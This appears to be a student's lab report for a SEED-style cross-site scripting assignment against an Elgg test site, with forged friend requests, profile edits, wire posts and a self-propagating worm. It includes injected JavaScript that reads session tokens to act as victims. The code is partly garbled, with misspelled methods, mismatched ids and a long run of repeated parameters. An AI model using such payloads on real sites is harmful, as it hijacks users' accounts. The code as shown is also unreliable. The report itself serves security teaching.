
Assignment 02 CROSS-Site Scripting (XSS) Attack

Task 1: Becoming the Victim's Friend

At first, I logged in as a normal user (such as boby) and sent Samy a friend request to inspect the get method and url. Also to get the id of Samy by inspecting the get request. I put this url in my code for get method. We can see here id of samy is 59



```
v <script type="text/javascript">
window.onload = function() {
    /* accessing guid, elgg timestamp, elgg security token of the current user */
    /* accessing guid, elgg timestamp, elgg security.token._elgg_ts;
    var token = '%_elgg_ts='+elgg.security.token._elgg_token;
    var owerid=elgg.session.user.guid;

var sendurl = 'http://www.seed-server.com/action/friends/add?friend=50'+ts+token+ts+token;


/* creating and sending Ajax request to add friend */
    if(userid!=59)
    {
        Ajax = new XMLHttpRequest();
        Ajax.open('GET', sendurl, true);
        Ajax.setkequestHeader('Host', 'www.seed-server.com');
        Ajax.setkequestHeader('tontent-Type', 'application/x-www-form-urlencoded');
        Ajax.setkequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        Ajax.send();
    }


// http://www.seed-server.com/action/friends/add?friend=59%_elgg_ts=1707288226%_elgg_token=ZNBiJZ7eEQkJHgZMeOYpxg%_elgg_ts=1707288226%_elgg_token=ZNBiJZ7eEQkJHgZMeOYpxg%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=1707288226%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_elgg_ts=170728826%_
```

I put the above script in description field of samy.


Task 2: Modifying the Victim's Profile

I inspected how the edit profile works. It generates a Post API. I went through the request body of it. Changed some fields to see how it is taking input. Inspecting that I found out that accesslevel 1 is "Logged in Users" which i need to use. Also got the url to where the post method is performed by hovering on it. I used it in my script. Wrote the content accordingly to that request body of that post method.






After executing it, when any other user visits samys profile, his profile will be modified. Like here Alice visited samy's profile. Then her profile looks like this.



Task 3: Posting on the Wire on Behalf of the Victim

At First,I posted a trial wire from boby's profile. Inpected it. Got the url. Used in in my script.And Write the content accordingly to that request body of that post method.



Task 4: Design a Self-Propagating Worm

This task is the combination of previous 3 tasks. Here, just in place of filling up description we write the wormCode.So it is duplicated and got placed in the description of that viewer.

This is the scenario of Boby's wire posts, who got infected by viewing Alice's profile. Alice got infected by viewing samy's. So the worm propagates.

